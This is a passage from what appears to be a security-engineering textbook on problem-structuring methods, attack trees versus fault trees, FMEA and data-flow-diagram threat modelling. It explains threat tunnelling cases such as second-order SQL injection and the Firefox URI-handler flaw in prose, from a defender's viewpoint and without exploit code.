Looking at this from another point of view, can you analyse the problem from the perspective of the prevent/detect/correct approach that's sometimes applied to situations like this? The problem can't readily be prevented since there's no direct control available over the client environment or the network (the few attempts by banks to force customers to use a particular PC configuration in order to engage in online banking have resulted in little more than extensive negative media coverage for the banks), you can only take limited steps to detect problems through fraud-monitoring techniques, and therefore the only real option is to step in at the correction stage by refunding the customer's money in the case of any losses.

One mechanism that's been proposed for dealing with the risk-avoidance that organisations like to engage in at this point is by trying to put a financial cost on the value of security. This is a real problem with many organisations (or at least the people who run them) who don't think ahead too far, being concerned mostly with the cost right now rather than how much they should spend for future security. Unfortunately this approach has historically proven very difficult (if not impossible) to implement, again being subject to Geer's Law as stated in "What's your Threat Model?" on page 242 that "Any security technology whose effectiveness can't be empirically determined is indistinguishable from blind luck".

For the alternative model that looks at the situation from the financially-motivated attacker's point of view (in which, obviously, the 'e' of ethics doesn't have much place), the monitoring mechanism is fairly straightforward and is derived from the attacker's dual goals are of escaping detection (or at least prosecution) and obtaining valid, fresh financial information and using it before the defenders have time to react. The monitoring mechanism for the validity and usefulness of the financial information that's being obtained is more or less built in, since the attackers have direct feedback as to whether the account credentials that they've stolen are current and valid. The monitoring mechanism for evading prosecution is less obvious, but checking whether botnets and servers are being shut down by defenders provides some level of feedback. The efficiency in this case isn't usually a major consideration for attackers since the resources being consumed are someone else's, and efficacy concerns are addressed by applying the attack in quantity rather than quality.

Trying to analyse the attackers' situation through the application of standard economic models leads to very odd results. The attackers are using other people's resources, running over other people's bandwidth, financing their attacks with other people's money (stolen credit card and bank account credentials), and if something goes wrong then someone else gets blamed. Conventional economic theory doesn't really have any way of representing something like this. One effect of this unusual situation is that even the most ineffective and inefficient attacks are still worthwhile for attackers, because someone else is carrying all of the costs. So if standard analysis tools like conventional economic theory can't deal with this, is there a way of using the SSM to analyse this problem?

Unlike the defenders, who as Geer's Law points out often have no way of determining how successful they've been, the attackers have a very easily quantifiable success metric, either the number of accounts looted or how much their employers are paying them for their work. Since the intended goal of using the attacker's model is to help analyse things from the defender's point of view, this immediately points to two defence strategies that target both of these success metrics. On the one hand we can try and make it much harder for attackers to know which accounts are valid and which aren't, perhaps by seeding financial data with large numbers of tarpit accounts that appear valuable but aren't, causing them to waste the one resource that they can't get for free, their own time, on no-value accounts, and on the other hand we can try and target the higher-level financial controllers rather than the low-level, disposable foot soldiers. This is the standard follow-the-money

approach to dealing with organised criminal enterprises, and at this point we're getting somewhat outside the scope of a tutorial on using SSM.

Figure 69: Applying the SSM model to the real world

The next SSM stages involve Using Models, which take the model and look to see how it applies to the real world. This can create the iterative situation illustrated in Figure 69 in which an attempt to apply the model could indicate that it has some shortcomings that need to be addressed, requiring that you go back to an earlier stage in the SSM process to redo a definition or portion of the model. One of the simplest ways to handle this stage is to "operate" the system on paper, checking how well the model copes within the framework of the Root Definitions. This process is particularly appropriate for software developers, who often use a similar process of mental symbolic execution of code during the coding process [92][93][94][95].

An example of an iteration might be the earlier requirement that "attackers (owners) cannot be allowed to have knowledge of communications". Quite frequently, what's actually required in this case isn't confidentiality but authorisation. For example since the numbers on credit cards are used as authorisation tokens it's necessary to keep them secret, but if they were used as part of a robust authorisation mechanism then there'd be no need to keep the credit card number secret because even if the information was sent in the clear an attacker would still have the authorisation mechanism to contend with. So by changing this part of the model to "attackers (owners) cannot undetectably manipulate the communications" and then operating this new variant on paper, it's possible to see whether the change improves (or worsens) the overall situation.

As Figure 69 shows, these last two stages of the SSM are a very iterative process. Much more so than for the defenders, the attackers would use this stage to insert a typical attack into the model, run through it to see how well it works, and then try again if it doesn't (although given that any attack will be successful if you throw enough of someone else's resources at it, and the attackers have little shortage of those, the number of iterations may be less than expected).

One way of using the concept of operating the model as a simulator is to apply the paper-execution process while changing some of the input parameters [96]. For example what happens if you change some aspect of the Weltanschauung or the Environment? Does this make things harder or easier? This type of exploratory evaluation can help identify situations where the solution to the problem isn't some magical application of technology but to modify your underlying assumptions about the nature of the problem, redefining it in such a way that it's more amenable to solution. An example of this occurs with the problem of securely sending email between different branches of a company, where redefining the underlying assumption from "everyone has to have email encryption on their desktop" to "we

need to securely get email from branch A to branch B" moves the potential solution from the near-impossible task of deploying email encryption on every desktop to the much simpler one of using STARTTLS (see "Key Continuity in SSL/TLS and S/MIME" on page 378) or a corporate S/MIME or PGP gateway. Another example of changing the model was the one given earlier of switching from confidentiality as a communications goal to authentication/authorisation as a communications goal. Even if it seems like a lot of work, the process of using the model on different sets of input data can provide real insights into the true nature of the situation.

You can also use the simulator runs to try and explore what happens when some of the stakeholders have conflicting goals that are identified during the Finding Out phase. By running the two different viewpoints through the simulator (or changing the simulator's parameters, depending on the level at which the differences take effect) you can explore which of the different options produces the best (or perhaps the least bad) result.

This iterative operation may mean going back to an even earlier stage in the SSM processing, requiring that you gather additional information on the problem situation that may not have been considered relevant the first time round. For example your solution may be one that requires the middlemen (network providers and ISPs) to take a more active role in the process. Seeing whether this is in fact feasible or not would require going back to the Finding Out phase to gather further information.

The final steps, Defining Changes and Taking Action, are pretty self-explanatory and involve making changes in the real-world system based on what's been defined by the model. The Defining Changes step may have identified a number of changes that you *could* make, but that doesn't necessarily mean that you *should* make them, which is why it's a separate step from Taking Action. Defining Changes identifies the changes that are worth trying, meaning that they're both desirable and feasible, and then finally Taking Action puts them into effect. As with the earlier use of Actors and Owners, CATWOE's explicit inclusion of the Weltanschauung within which the system has to operate ensures that you can't easily ignore any constraints and conditions imposed by the real-world environment. This is particularly important for technological systems because, as "Psychology" on page 125 has repeatedly pointed out, it's something that geeks often ignore.

Note that throughout this entire discussion, the actual technology that you could be applying hasn't really cropped up yet. In fact for the case of the example problem that's used here, to the distress of geeks everywhere, the best action for the defenders may require the skills of the marketing department more than those of the IT department. Applying a PSM isn't guaranteed to produce the results that geeks would prefer, but rather the results that arise from the information that you've gathered and the model that you've built with it. In practice this requires a fairly strong-willed coordinator to resist the intense desire of geeks to "solve" the problem with their favourite silver-bullet technology. Shooting a few of them pour discourager les autres might be in order at some point.

So that's an example of how you could apply a PSM to a problem. Remember that it's intended as a formal problem-structuring method that forces you to think about the problem that you're solving rather than just applying the more usual approach of leaping in with your favourite technology and hoping that, like the mythical silver bullet, it'll end up having the effect that you want. Problem structuring methods like the SSM provide a problem *structuring* method and not a guaranteed problem *solving* method. The problem that you're looking at may be a genuinely unsolvable one, with the only possible tradeoffs being between an awful solution and a less awful one. In this case an approach such as having the marketing people convince users that they're safe and refunding their money in the case of fraud may indeed be the best (meaning the least awful) solution.

Other Threat Analysis Techniques

The discussion above has focused heavily on PSMs for threat analysis because that seems to be the most useful technique to apply to product development. Another

threat analysis technique that you may run into is the use of attack trees or graphs [97][98][99][100][101][102][103][104][105][106][107][108][109][110][111][112] [113][114][115][116][117][118][119][120][121][122] which are derived from fault trees used in fault-tolerant computing and safety-critical systems [123][124] [125][126][127][128]. The general idea behind a fault tree is shown in Figure 70 and involves starting with the general high-level concept that "a failure occurred" and then iteratively breaking it down into more and more detailed failure classes. For example in Figure 70 the abstract overall failure case can be decomposed into hardware failures, software failures, and human failures such as configuring or operating the device incorrectly. Taking the subclass of hardware failures, we can then refine that further into power failures, component failures, and various other types of hardware-related failures. Since we have reliability figures and failure models for hardware components and can generate reasonable estimates for events such as power outages and (to a much lesser extent) software and human failures, we can use the fault tree to pick the fault types that are most likely to occur and mitigate them. So if we're after an overall reliability level of (say) 99.99% then we can select the failure types with the highest probability of occurrence and mitigate them until we've addressed 99.99% of failure causes.

Figure 70: Fault tree analysis

Unfortunately this relatively straightforward procedure doesn't work in the presence of malicious failures. Figure 71 shows why. The top half of the diagram illustrates what happens in the presence of randomly-distributed faults with 99% mitigation. The typical fault is unlikely to hit the 1% non-mitigated portion and so the overall resistance of the system to fault-induced failures is relatively high.

Figure 71: Standard (top) and malicious (bottom) faults

With malicious faults (sometimes called Byzantine faults) on the other hand the situation is very different. As cryptographer Bob Blakley puts it, "the Russian mafia is not a randomly distributed phenomenon" [129]. If the faults are created by an attacker then the attacker can ensure that the unlikely-to-occur ones for which no mitigation exists are the ones that always occur. The results are shown in the lower half of Figure 71. As a result if the original fault tree discounts "device struck by meteorite" as too unlikely to be worth mitigating then an attacker can make sure that the only fault that ever occurs is a meteor strike, turning a 0% fault rate into a 100% fault rate.

In the presence of failures driven by malicious intent rather than just random probability, things can get even worse than this. Assume that we have a bunch of low-probability potential failure events. With standard randomised failures we only need to be able to cope with one of them at a time, or if we're being really careful, the astronomically low probability of two of them occurring simultaneously. For malicious faults however an attacker can ensure that an entire cascade of low-probability faults is triggered at the same time, overwhelming our ability to cope with them.

A related problem with turning fault trees into attack trees is that, in order to account for all of these obscure attacks, you need to exhaustively enumerate every possible attack type, including ones that no-one's thought up yet [130]. While this works to some extent with fault trees because the operating parameters and reliability characteristics for individual components are usually known, it doesn't work for attack trees because not only do we frequently not know what sorts of failures to expect but we don't know what probabilities to assign to them either. In fact even detecting that there's a problem becomes a problem in itself, because unlike a (usually) obvious benign failure, an attacker will do everything they can to disguise a malicious failure.

Just how dangerous it can be to assign arbitrary probabilities to events, in this instance for a fault tree, was illustrated in the design of the Therac-25 medical electron accelerator. This led to what has been described as the worst series of radiation accidents in the 35-year history of medical accelerators [131], with patients receiving estimated doses as high as 25,000 rads (a normal dose from the machine was under 200 rads, with 500 rads being the generally accepted lethal dose for full-body radiation, the Therac-25 only affected one small area which is often less radiosensitive than the body as a whole). The analysis had assigned probabilities of 1×10^{-11} to "Computer selects wrong energy" and 4×10^{-9} to "Computer selects wrong mode", with no explanation of how these values were obtained [132]. To put this into perspective, statistics for common mishaps that occur in the course of human activities range from about 10^{-2} to 10^{-10} incidents per hour [133].

In the Therac-25 case it was exactly these (supposedly) extraordinarily unlikely events, with a probability of one in a billion and one in a hundred billion, that caused several of the accidents. There are a number of industry safety standards such as IEC 61508 "Functional Safety of Electrical/Electronic/Programmable Safety-Related Systems" that embody the consensus on acceptable risk rates for such devices, it's possible that the individual rates were chosen not based on any rigorous analysis but so that the overall risk inherent in using the system was kept below the permitted limits, with everything below the magic value of 1×10^{-9} being rated as "so unlikely that it is not anticipated to occur during the entire operational life of a system" so that it doesn't need to be accommodated. This is an unfortunate problem created by this type of evaluation mechanism and occurs frequently in carrying out security risk assessments, where the values involved are even more nebulous and the consequences of fudging the figures in order to hit the required target appear far less serious.

A related problem that arises with attack trees is that because we don't realistically know what probabilities to assign to many of the attack types, there are no stopping rules (the concept of stopping rules is covered in "How Users Make Decisions" on page 125). With a fault tree we can decide that any fault with a probability of occurrence that's less than, say, 0.1% isn't worth trying to deal with, but with attack

trees for which we both don't know for certain what the attack probability may actually be and where a malicious adversary can turn even a 0.1%-probability failure into a 100%-probability failure we have to pursue every potential weakness in the system. The result, particularly when used in combination with automated attack-graph generation tools, is attack graphs of near-impenetrable complexity.

While this may look good to your management or an auditor ("look, we've covered every angle, and even if we didn't you can't prove that we didn't") it doesn't really help much with fixing your product. There has been some work done towards visualising and trying to analyse these graphs [134][135][136][137][138][139][140] but in general the attack graphs that are generated are just too large and complex for any human to comprehend. As one paper that applied a standard network attack graph tool comments, "even for a small network the attack graph is barely readable. When the network size grows […] it is insurmountably difficult for a human to digest all the dependency relations in the attack graph and identify key problems" [138].

A final problem with attack trees is that even when threats have been identified it's often not so easy to identify which components of a system a particular threat affects. While the view-from-the-inside process of data flow diagram-based threat modelling that's covered in "Threat Modelling with Data Flow Diagrams" on page 263 identifies vulnerable components and the means to mitigate the threat, the view-from-the-outside process of attack trees merely identifies threats without locating the portions of the system that might be vulnerable to them. The principal situation in which this kind of abstract threat analysis is useful is in greenfields developments when an entirely new application is being created from scratch and the security can be engineered in from the start [141]. Even for true greenfields developments though this is rarely the case, with security considerations taking second, or more usually fifteenth, place behind other design considerations, so that data flow diagram-based threat modelling is still the best tool to use to analyse a design that was primarily driven by non-security considerations.

Alongside fault/attack trees there are other methods from the field of safety-critical systems that might be applicable to security design, including failure modes and effects analysis (FMEA) [142][143][144] and risk analysis (RA) [145][146][147]. These techniques are somewhat specialised towards analysing the reliability of safety-critical systems, and in particular control systems, and are targeted more at addressing component failures or malfunctions (for example what happens if the temperature sensor in the boiler fails?) than defending against malicious attacks, but technologies like FMEA can be useful in identifying vulnerable points that you need to back up with safety interlocks. For example if an attacker coming in over the Internet can instruct a computer to dump millions of gallons of raw sewerage into waterways as happened in Queensland, Australia in 2000 [148] then a safety interlock, preferably of a type like a mechanical interlock that can't be overridden by a computer, would help mitigate such incidents. This is why the most critical non-overridable interlocks, so-called stronglinks in nuclear weapons triggers, are mechanical, starting with motors and solenoids in the first generation and progressing to microelectromechanical devices in the current one [149].

A similar situation occurs with the high-capacity batteries that are used in portable devices like laptops and tablets. The industry has understood for some time that these are bombs (or at least incendiary devices). These potential bombs need to have onboard microcontrollers not only to manage the complex details of the charging and discharging process but also to deal with general battery life management issues such as discharge rates. For example if the battery reports that it's being discharged at too high a rate (which doesn't necessarily create a danger situation but will shorten the battery's life) then the host system will clock-throttle the CPU to reduce the power draw and extend the battery's life.

Because of the potentially serious consequences of what an attacker who compromises the battery's controller can do (and to some extent because they're being built by hardware rather than software engineers) the batteries contain considerable amounts of physical circuitry to prevent abuse. In other words the safety interlocks are physical transistors, not software on the battery's controller. An

attacker can, at most, shorten the battery's life, or simply brick it, but they can't cause it to catch fire or explode (although on odd occasions some batteries may do that by themselves, but this is generally due to chemical rather than control-system problems). Some battery manufacturers actually run active penetration-testing processes in which the attackers try any means possible to make the batteries fail catastrophically in order to identify possible weak points in the physical safety interlocks.

The analysis process for these methods is a relatively straightforward modification of the existing FMEA one that involves identifying all of the system components that would be affected by a particular type of attack (typically a computer-based one rather than just a standard component failure) and then applying standard mitigation techniques used with fault-tolerant and safety-critical systems. So although FMEA and RA aren't entirely useful for dealing with malicious rather than benign faults, they can at least be applied as a general tool to structuring the allocation of resources towards dealing with malicious faults. Another area where FMEA can be useful is in modelling the process of risk diversification that's covered in "Security through Diversity" on page 315.

Threat Modelling

Once you've carried out your threat analysis and determined what your application or device needs to defend against and how, the next step is to threat-model your implementation. Of the implementation-level threat modelling techniques out there that are actually useful in practice, the most practical one is probably the one incorporated into Microsoft's Security Development Lifecycle (SDL) which has evolved (and continues to evolve) over time based on extensive experience building real-world products used by vast numbers of everyday users [150][151][152][153].

The SDL isn't based on any theoretical model from academia, it's just something that's evolved over time to fit a real-world problem (conversely, many methodologies coming from an academic background just don't translate that well into practice). Contrary to the near-incomprehensible Common Criteria product mentioned in "Threat Analysis" on page 239, the SDL's threat modelling is quite usable by ordinary humans (one exercise that one of the SDL's authors likes to go through is to get a group of developers who know little or nothing about security and absolutely nothing about threat modelling to threat-model a sample application using the SDL in about thirty minutes). The process seems quite easy to learn without requiring extensive amounts of training and drilling, with one participant reporting that he was "surprised to find an entire security team, all of whom were conversant in threat modelling techniques and jargon, none of whom had ever been to a training class" [154]. The whole SDL is actually much more than just a threat modelling system, but for now we'll consider just the threat modelling aspects.

Threat Modelling with Data Flow Diagrams

Creating a threat model for an application involves identifying information at risk, identifying threats to the information, and finally defining actions to take to mitigate those threats. Before you begin you have to nail down the scope of what you're doing. What you're interested in here is solely to identify potential problems with your particular application or device, and not general goals like fixing operating system security holes, preventing the spread of malware, or curing world hunger. If a user downloads and runs `rootkit.exe` then your application threat model isn't applicable (unless your application happens to be the operating system, in which case you have a considerable threat modelling task ahead of you).

Figure 72: Data flow diagram for an image viewer

The standard way of performing the information-flow modelling that you need in order to create your threat model is with a data flow diagram or DFD, a technique going back to the early 1970s [155][156] with a fairly standard notation [157][158] and supported by a wide range of drawing and editing tools. The full-blown structured design process that DFDs were created for can become complex enough that it becomes a project in its own right, but all that we're interested in here is a basic level of DFD that's sufficient to identify threats to information. A DFD of this type, created to illustrate the data flows in a basic image viewer, is shown in Figure 72. This illustrates the data flow involved in displaying an image to a user, with the data originating from an image file on disk, flowing through the image viewer application, and ending up with the user via the computer's display.

This basic level of data flow diagram, known as a level 0 DFD, shows high-level information flows across internal or external system boundaries, but little more than that. Beyond this very high level it's possible to go into much more detail in the form of level 1 or even level 2 DFDs, but all that we're interested in here is sufficient detail to identify security-relevant data flows, not to perform a complete structured systems design exercise. As a rule of thumb if a single DFD contains more than about half a dozen objects or a dozen lines then you've probably gone into too much detail for one DFD [159].

Figure 73: Data flow diagram for a security audit application

The easiest way to see how DFDs are useful in threat modelling is to work through an example using a simple application, in this case a variation of the earlier image-viewer that displays audit log data rather than graphical images. Since audit logs can contain sensitive information like passwords, we'll assume that they should only be readable by system administrators rather than anyone on the machine. Because of this the one-way data flow from the image viewer to the user has been replaced by a two-way flow in which the user needs to authenticate themselves before being shown the audit data (an alternative possibility is to interpose a sanitiser between the log file and the viewer that removes sensitive information from the logging data before it's displayed [160], but these optional complications aren't really relevant to this basic design exercise). In addition the viewer will read configuration data alongside the

audit information, so there are multiple distinct data sources present. The resulting DFD is shown in Figure 73.

(Although adding a sanitiser as mentioned above in order to remove sensitive information may not be necessary, it is a good idea to sanitise the data being displayed in order to remove hostile content coming from the logs. For example an attacker could perform a cross-site scripting (XSS) injection attack by placing the script inside SSH usernames that get recorded in the system log. When the system administrator uses a web browser to check the logs, they get owned by the XSS attack. Precisely this attack was able to compromise an email "security" appliance [161]).

One element shown in Figure 72 and Figure 73 that's not present in conventional DFDs is a trust boundary, which typically occurs when data flows between two systems or across processes owned by different users. If you still have a headache from thinking about the implications of the word "trust" after the discussion in "EV Certificates: PKI-me-Harder" on page 72 then think of it as a "risk boundary" rather than a "trust boundary". Having data cross a trust/risk boundary is a sure indicator of a potential threat. More seriously, having untrusted code running inside your trust boundary or outside the boundary but with the ability to read or write data inside it is a serious danger sign, being is a generalisation of Law #1 of the 10 Immutable Laws of Security, "If a bad guy can persuade you to run his program on your computer, it's not your computer any more" [162][67].

You can take advantage of trust boundaries to simplify your DFD by collapsing elements within the same trust domain, since you're only concerned with security-relevant data flows and not with every individual data flow in the system. It's also a good idea to model subsystems in different trust domains via distinct DFDs to avoid falling into the trap of having data that magically teleports itself from an element in one domain to an element in another without any explicit data flow. This is why Figure 73 displays an explicit trust boundary between the audit log (and also the configuration data) and the audit viewer, because without the artificial separation of moving the audit process that produces the audit data to another DFD there's a temptation to regard the data as flowing directly from the audit process to the audit viewer, missing the vulnerability of the data when it's stored on disk (not to mention the fact that the audit data may not be trustworthy to begin with, since as described above some of it is coming from an untrusted, external source).

Modelling trust boundaries can be tricky because it can be hard to sort out what you need to trust. Conventional security wisdom says that if a library is loaded into your process' address space then it has to be inside your trust boundary because it's now effectively part of your application. This means that if you call into `libx` which calls `liby` which in turn calls `libz` then you potentially have to threat-model all the way out to `libz`, a rather unpleasant prospect in the face of large numbers of interconnected libraries. A far better strategy is to assume that all input that eventually crosses a trust boundary on its way to or from your code is untrusted, even if your exposure to it is via an internal, trusted API.

Figure 74: Threat tunnelling via componentised applications

---

[67] Which in its inverse form is the Immutable Law of Cloud Computing Security, "if a bad guy can persuade you to run your program on his computer, it's not your program any more".

This assumption can be important in the face of heavily componentised applications in which you can't easily identify the source of the information that's being passed to you. Conversely, your application could be used to pass data on to a component that assumes that it'll be well-formed since it's coming from a trusted source, an example of projection bias, covered in "Confirmation Bias and other Cognitive Biases" on page 145. Consider for example an online store application that uses a web server as a front-end and a database as a back-end as shown in Figure 74. The web server acts purely as a front-end processor for the online store application, the store application has been carefully written to treat input data as an opaque blob so that it won't be vulnerable to data-formatting attacks, and the database is only accessible through a non-attacker-controlled API that processes commands coming from the online store application, which would hardly try to attack its own database. This type of configuration represents an example of a tunnelling threat in which the assumptions for each component, taken in isolation, are valid but for which an attacker can use the online-store application to tunnel untrusted data from an Internet-facing application to an internal application that assumes that it's coming from a trusted source, effectively laundering the attack data via an intermediary.

Figure 75: Threat tunnelling via SQL injection is everywhere

Another example of threat tunnelling occurs with second-order SQL injection. In standard SQL injection the attacker submits a malicious string to a database back-end (for example via a carefully-crafted HTTP query) that the database then treats as part of the SQL command that it's being sent rather than treating it as the data that it's supposed to be (NoSQL databases are just as vulnerable to injection attacks as standard SQL databases, it's just that we currently have very little experience in exploiting them and, conversely, almost no experience in defending them [163]).

The standard defence against SQL injection is to use parameterised queries that separate the SQL command(s) sent to the database from the data items that they refer to. Second-order SQL injection bypasses this by storing the attack string in the database (which is immune at this level, since it's using parameterised queries) and then triggering a second operation that fetches back the data that was submitted in the first request. Since it's coming from a trusted source, it's no longer regarded as potentially tainted and so may not be subject to the careful handling via parameterised queries that it was originally [164]. This kind of SQL injection is really hard to detect because the act of laundering it via the database has removed any obvious connection from the original, tainted source to the data that's currently being acted on.

Although SQL injection is the canonical example of this type of data laundering, another example of this that comes with a nice DFD-based threat analysis is the Firefox URI-handling vulnerability [165][166]. This vulnerability was created through Firefox registering a URI handler for `firefoxuri:` that would be invoked by specifying the web page to visit as its accompanying URL parameter. This facility might be used in conjunction with the 'About' box of an application to take the user to the application's home page or to implement an online help facility. The problem

with this handler was that you weren't limited to using just a plain URL but could insert anything you wanted, including Javascript which was then executed by Firefox when it was invoked, allowing an attacker to execute arbitrary (Javascript) code coming from an external source like a web page [167]. The assumption by Firefox was that the data that it was being fed would only come from a trusted source like an application that wanted to redirect the user to the application's home page and not arbitrary data coming from an untrusted source on the Internet. By laundering it through the `firefoxuri:` handler an attacker could bypass the controls that Firefox normally placed on such code.

Figure 76: DFD for presumed (top) and actual (bottom) Firefox URL handling

The DFDs for the Firefox URL handling are shown in Figure 76, with the top half of the figure showing the (presumed) threat model in which the URL data comes from an unspecified source that doesn't require any further checking. The DFD for the actual threat model is shown in the bottom half of the diagram, which gives a much clearer idea of where the data could really be coming from. Even without going to the lengths of creating the second form of the DFD, the simple step of identifying the presence of a trust boundary between the URL source and Firefox would have indicated that the data coming over this path had to be treated with caution.

An alternative view of this vulnerability was that it was actually MSIE, or the Windows shell/`ShellExecute()` function, or anything but Firefox, that was at fault for allowing itself to be used for threat tunnelling [168], although this argument was derailed somewhat when it was revealed that Firefox contained exactly the same threat-tunnelling bug [169]. For an example of the mischief that an attacker could have created with this capability, see the discussion of Javascript attacks on routers in "Abuse of Authority" on page 351.

Polymorphic interfaces can be particularly problematic when it comes to identifying these types of threats. While an interface like `addURL()` or `executeSQL()` is an obvious threat target, it may be difficult to identify `setAttribute()` as a problem unless you know that one of the two hundred attribute types that this function accepts is a string that can potentially contain Javascript. This is something that you'll need to address when you document the underlying assumptions for your threat model, a process that's covered in a "Identifying Threats" on page 268.

One thing that's still severely lacking for DFD-based threat modelling (and in general for any kind of threat modelling) is proper tool support for the required code analysis. Probably the most valuable aid for this would be a ready-to-use taint analysis tool that traces the flow of data through an application and presents the results as some form of code diagram or flowchart for use by developers. Trust boundaries can generally be identified as locations in the code where data is passed to a function involving disk,

network, IPC/RPC, or similar I/O, or more generally when data is passed to or read from an interface that lies outside the local code base.

There's actually an entire field of research called program slicing that looks at information flow within programs in order to perform tasks like fault localisation and, at a security level, prevent leakage of internal data marked as sensitive to the outside world [170][171][172][173][174][175][176] but there's little support in general software tools for what in technical terms is demand-driven path-sensitive analysis [177] of code for security auditing purposes. At a more technical level, static program slices tend to be too big, encompassing most of the sliced program, while dynamic program slices tend to be too small, encompassing the results of only a (relatively) small number of program runs [178], which doesn't make analysis easy.

